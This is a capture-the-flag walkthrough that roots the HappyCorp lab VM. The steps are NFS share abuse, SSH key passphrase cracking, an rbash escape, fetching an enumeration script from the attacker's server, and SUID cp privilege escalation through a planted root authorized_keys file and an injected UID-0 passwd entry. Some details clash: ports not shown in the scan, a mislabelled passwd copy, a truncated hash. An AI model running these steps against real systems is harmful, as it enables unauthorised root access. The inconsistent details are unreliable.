GETTING STARTED

To download HappyCorp, click here.

> Note
>
> This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

This box has 2 flags and our goal is to capture them both.


RECONNAISSANCE

I began by scanning the network to identify the target IP.

```
┌──(root㉿kali)-[~/ctf/happycorp]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 06:19 EDT
Nmap scan report for RTK_GW (192.168.1.1)
Host is up (0.0014s latency).
MAC Address: F8:C4:F3:D0:63:13 (Shanghai Infinity Wireless Technologies)
Nmap scan report for happycorp (192.168.1.11)
Host is up (0.00026s latency).
MAC Address: 00:0C:29:0D:6E:0B (VMware)
Nmap scan report for kali (192.168.1.12)
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 4.05 seconds
```

After identifying the target IP as *192.168.1.11*, I started an nmap aggressive scan to find open ports and running services.

```
┌──(root㉿kali)-[~/ctf/happycorp]
└─# nmap -A -p- 192.168.1.11 -T5 -oN nmap.out
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 06:21 EDT
Nmap scan report for happycorp (192.168.1.11)
Host is up (0.00028s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 81:ea:90:61:be:0a:f2:8d:c3:4e:41:03:f0:07:8b:93 (RSA)
|   256 f6:07:4a:7e:1d:d8:cf:a7:cc:fd:fb:b3:18:ce:b3:af (ECDSA)
|_  256 64:9a:52:7b:75:b7:92:0d:4b:78:71:26:65:37:6c:bd (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/admin.php
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Happycorp
```



CAPTURING FLAG 1

I visited the admin.php listing and discovered it was just a rabbit hole. It only revealed the existence of a user called *heather* (name present on the home page) but provided no other useful information. Additionally, there was no point in attempting SQL injection.

```
┌──(root㉿kali)-[~/ctf/happycorp]
└─# curl http://192.168.1.11/admin.php
<link rel="stylesheet" type="text/css" href="css/bootstrap.min.css">
<center><br />
<h2>Happycorp Super Secure login</h2>
<br />
<form method="POST" action="">
<label>Username:</label><input type="text" name="user" value=""><br />
<label>Password:</label><input type="password" name="pass" value=""><br />
<input type="submit" value="Login">
<!— That computer thingy about db and such doesn't work so I just hard coded it - Rodney —>
</form></div>
</center>
```

So, I moved on to port 2049, which is nfs.

I checked the mount using showmount.

```
┌──(root㉿kali)-[~/ctf/happycorp]
└─# showmount -e 192.168.1.11
Export list for 192.168.1.11:
/home/karl *
```

The *karl* directory was mounted, so I mounted my own directory and tried accessing the contents inside *karl*.

```
┌──(root㉿kali)-[~/ctf/happycorp]
└─# mkdir rick

┌──(root㉿kali)-[~/ctf/happycorp]
└─# ls
ip  nmap.out  rick

┌──(root㉿kali)-[~/ctf/happycorp]
└─# mount -t nfs 192.168.1.11:/home/karl rick
```

```
┌──(root㉿kali)-[~/ctf/happycorp]
└─# ls -la rick
total 28
drwxr-xr-x 3 1001 1001 4096 Mar  5  2019 .
drwxr-xr-x 3 root root 4096 Jun 17 07:14 ..
lrwxrwxrwx 1 root root    9 Mar  5  2019 .bash_history → /dev/null
-rw-r--r-- 1 1001 1001  220 Mar  4  2019 .bash_logout
-rw-r--r-- 1 1001 1001 3538 Mar  5  2019 .bashrc
-rw------- 1 1001 1001   28 Mar  4  2019 .lesshst
-rw-r--r-- 1 1001 1001  675 Mar  4  2019 .profile
drwx------ 2 1001 1001 4096 Mar  5  2019 .ssh
```

To read the *.ssh* file, I created a new user with UID 1001.

```
┌──(root㉿kali)-[~/ctf/happycorp/rick]
└─# id
uid=0(root) gid=0(root) groups=0(root)

┌──(root㉿kali)-[~/ctf/happycorp/rick]
└─# useradd --uid 1001 kratos

┌──(root㉿kali)-[~/ctf/happycorp/rick]
└─# su kratos
$ bash
kratos@kali:/root/ctf/happycorp/rick$
```

I navigated to the *.ssh* directory and found the first flag.

```
kratos@kali:/root/ctf/happycorp/rick$ cd .ssh
kratos@kali:/root/ctf/happycorp/rick/.ssh$ ls -la
total 24
drwx------ 2 kratos kratos 4096 Mar  5  2019 .
drwxr-xr-x 3 kratos kratos 4096 Mar  5  2019 ..
-rw-r--r-- 1 kratos kratos  740 Mar  4  2019 authorized_keys
-rw------- 1 kratos kratos 3326 Mar  4  2019 id_rsa
-rw-r--r-- 1 kratos kratos  740 Mar  4  2019 id_rsa.pub
-rw-r--r-- 1 kratos kratos   18 Mar  4  2019 user.txt
```

```
kratos@kali:/root/ctf/happycorp/rick/.ssh$ cat user.txt
flag1{Z29vZGJveQ}
```

CAPTURING FLAG 2

The *.ssh* folder could be useful for initial access, so I copied it onto my system.

```
kratos@kali:/root/ctf/happycorp/rick$ cp -r .ssh /tmp
```

```
┌──(root㉿kali)-[/tmp]
└─# ls -la | grep ssh
drwx------  2 kratos kratos 4096 Jun 17 07:32 .ssh
```

I navigated inside this folder and viewed the private key.

```
┌──(root㉿kali)-[/tmp/.ssh]
└─# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,A6E2D064459881EDB840A03CF87FC98C

E7bMz/o+2TKdht+lrSWgyrz+4ZpjiKVJqJP4Jc+1U/FEeh+ebdRxCmPffncCDbBk
Mt/fV+R5i74rAlF+I+oKQkaMEgiODJ/kkBgeNqxtXp/xw64v77CzlwYiInuXQRwD
Gqz5MZbO0+iTRF5r6hULEVMjrH7u1OUHM23AXZPCVWKpIDwKyggMO/XTOWt4eY2W
eQXBm77dwBd9Jp1z2ao5aZDujs5jRe2iSD2EbrUS0odR4yfLCHAy+VPtAbww30ni
QErM4l3Nv8gKfJRZ1SoPi8SSuzSaWvNbS7+jLaSoY6l/Pz5biX61QwUeEJzSGfmm
```

This key was encrypted with a password. Therefore, I attempted to crack this password using john.

```
┌──(root㉿kali)-[/tmp/.ssh]
└─# ssh2john id_rsa > karl.hash

┌──(root㉿kali)-[/tmp/.ssh]
└─# john karl.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sheep            (id_rsa)
1g 0:00:00:00 DONE (2024-06-17 07:41) 50.00g/s 808000p/s 808000c/s 808000C/s 101991..raymon
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Using these credentials, I attempted to log in using ssh. However, I ended up in an rbash environment.

```
┌──(root㉿kali)-[~/ctf/happycorp]
└─# ssh -i /tmp/.ssh/id_rsa karl@192.168.1.11
Enter passphrase for key '/tmp/.ssh/id_rsa':
Linux happycorp 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Mar  5 05:10:07 2019 from 192.168.207.129
rbash: warning: shell level (1000) too high, resetting to 1
whoami
rbash: fork: retry: Resource temporarily unavailable
rbash: fork: retry: Resource temporarily unavailable
```

So I attempted to access a normal shell using ssh.

```
┌──(root㉿kali)-[~/ctf/happycorp]
└─# ssh -i /tmp/.ssh/id_rsa karl@192.168.1.11 -t /bin/sh
Enter passphrase for key '/tmp/.ssh/id_rsa':
$ whoami
karl
```

Now that I had shell access, I downloaded the lse script from GitHub onto my system and then transferred it to the target.

```
$ cd /
$ cd tmp
$ which wget
/usr/bin/wget
```

```
┌──(root㉿kali)-[~/ctf/linux-smart-enumeration]
└─# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

```
$ wget http://192.168.1.12:8888/lse.sh
--2024-06-17 08:21:29--  http://192.168.1.12:8888/lse.sh
Connecting to 192.168.1.12:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 48875 (48K) [text/x-sh]
Saving to: 'lse.sh'

lse.sh                          100%[=============================================================>]  47.73K  --.-KB/s    in 0s

2024-06-17 08:21:29 (111 MB/s) - 'lse.sh' saved [48875/48875]
```

Finally, I ran the script.

```
$ sh lse.sh
---
If you know the current user password, write it here to check sudo privileges: sheep
---

 LSE Version: 4.14nw

        User: karl
     User ID: 1001
    Password: ******
        Home: /home/karl
        Path: /usr/local/bin:/usr/bin:/bin:/usr/games
       umask: 0022

    Hostname: happycorp
       Linux: 4.9.0-8-amd64
Distribution: Debian GNU/Linux 9.8 (stretch)
Architecture: x86_64
```

The script discovered an SUID bit in the cp command.

```
[!] fst020 Uncommon setuid binaries..................................... yes!
---
/bin/cp
```

I also verified this manually.


```
$ find / -user root -perm -u=s -ls 2>/dev/null
   265086     40 -rwsr-xr-x   1 root     root        40312 May 17  2017 /usr/bin/newgrp
   262221     52 -rwsr-xr-x   1 root     root        50040 May 17  2017 /usr/bin/chfn
   262224     76 -rwsr-xr-x   1 root     root        75792 May 17  2017 /usr/bin/gpasswd
   262225     60 -rwsr-xr-x   1 root     root        59680 May 17  2017 /usr/bin/passwd
   262222     40 -rwsr-xr-x   1 root     root        40504 May 17  2017 /usr/bin/chsh
   394726     12 -rwsr-xr-x   1 root     root        10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
   398732     44 -rwsr-xr--   1 root     messagebus    42992 Mar  2  2018 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
   401709    432 -rwsr-xr-x   1 root     root         440728 Mar  1  2019 /usr/lib/openssh/ssh-keysign
   131335    112 -rwsr-xr-x   1 root     root         110760 Mar 20  2017 /sbin/mount.nfs
   131164     44 -rwsr-xr-x   1 root     root          44304 Mar  7  2018 /bin/mount
   131262     60 -rwsr-xr-x   1 root     root          61240 Nov 10  2016 /bin/ping
   131216    128 -rwsr-xr-x   1 root     root         130504 Feb 22  2017 /bin/cp
   131165     32 -rwsr-xr-x   1 root     root          31720 Mar  7  2018 /bin/umount
   131162     40 -rwsr-xr-x   1 root     root          40536 May 17  2017 /bin/su
```

So, I was allowed to copy a file with root privileges. Now, I could move onto privilege escalation.


ESCALATING PRIVILEGE USING SSH AUTHORIZED KEYS

> *To escalate my privilege, I added my public key to the authorized_keys file and copied this file to the /root directory. This way, I was able to **ssh** as root without a password.*

So I created my ssh key.



I copied my public key and pasted it into the victim machine.



```
$ pwd
/
$ cd tmp
$ mkdir .ssh
$ cd .ssh
$ pwd
/tmp/.ssh
$ echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCmBVK10kQFd352CVgVQNffynFs1yfVIgyyu8
e1556ZCfh2eoFQGTMDFYHJtEfzd/+i6J7dv7ChFKyNSSOyDHo14eWT2/6/kBvXS7×2dr6QUo04uealTYx
/5QJE21oWsBwfeUWblVhXcsTezZomkR6IJnbLNDIn6e0XiPWqhj0Pcxx1YB5sOnvy39j10KTK/Sewk5dD
Cmf7Wv7PQ2Q2n7XEaSzXZl/8nVkZMkD2ykTPXNHt2vB/WUPshknXTfi9fxLHlALYEBHbQKzt73pkEhWpG
2vZBZXcDlijW3CsXhVbe+Oftr0rDggwDXxoGZ4sfBktWgSDMBQhYdz+NTMbbC5cB1RFZIIpDssIOZQE1/
kQcQ== rizzziom > authorized_keys
$ ls -la
total 12
drwxr-xr-x  2 karl karl 4096 Jun 17 08:35 .
drwxrwxrwt 10 root root 4096 Jun 17 08:34 ..
-rw-r--r--  1 karl karl  734 Jun 17 08:35 authorized_keys
```

Finally, I copied the *.ssh* folder into the root directory and reconnected as root.

```
$ cp -r .ssh /root/
$ exit
Connection to 192.168.1.11 closed.

┌──(root㉿kali)-[~/ctf/happycorp]
└─# ssh root@192.168.1.11
Linux happycorp 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@happycorp:~# id
uid=0(root) gid=0(root) groups=0(root)
root@happycorp:~#
```

ESCALATING PRIVILEGE BY CREATING A NEW USER

> *I created a new user on my system, added this user with ID 0 into the /etc/passwd file of the target, and logged in as this user.*

So, through the mounted directory, I copied the */etc/passwd* file from the victim onto my system.

```
┌──(root㉿kali)-[~/ctf/happycorp/rick]
└─# cp /etc/passwd /root/ctf/happycorp
```

I then created a new user with username nemesis and password bypass.

```
┌──(root㉿kali)-[~/ctf/happycorp]
└─# ls
ip  nmap.out  passwd  rick

┌──(root㉿kali)-[~/ctf/happycorp]
└─# openssl passwd -1 -salt mimir bypass
$1$mimir$mU/..cXck3dFQW1wl98mT.
```

> ⓘ Info
>
> -1 indicates MD5 hash.
> -salt option specifies the salt to use for the hash. In this case, the salt is `mimir`. A salt is a random value added to the password before hashing to ensure that identical passwords result in different hashes.

I then pasted the following into the copied passwd file.


`nemesis:$1$mimir$mU/..cXck3dFQW1wl98mT:0:0:root:/root:/bin/bash`

```
┌──(root㉿kali)-[~/ctf/happycorp]
└─# echo 'nemesis:$1$mimir$mU/..cXck3dFQW1wl98mT:0:0:root:/root:/bin/bash' >> passwd

┌──(root㉿kali)-[~/ctf/happycorp]
└─# tail passwd
miredo:x:127:65534::/var/run/miredo:/usr/sbin/nologin
statd:x:128:65534::/var/lib/nfs:/usr/sbin/nologin
redis:x:129:131::/var/lib/redis:/usr/sbin/nologin
postgres:x:130:132:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mosquitto:x:131:133::/var/lib/mosquitto:/usr/sbin/nologin
inetsim:x:132:134::/var/lib/inetsim:/usr/sbin/nologin
_gvm:x:133:136::/var/lib/openvas:/usr/sbin/nologin
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
kratos:x:1001:1001::/home/kratos:/bin/sh
nemesis:$1$mimir$mU/..cXck3dFQW1wl98mT:0:0:root:/root:/bin/bash
```

I transferred the file back into the main system and moved it into the intended directory.


```
┌──(root㉿kali)-[~/ctf/happycorp]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.11 - - [17/Jun/2024 08:52:33] "GET /passwd HTTP/1.1" 200 -
```



Finally, I switched users to escalate privilege.

```
$ su nemesis
Password:
root@happycorp:/home/karl/tmp#
```

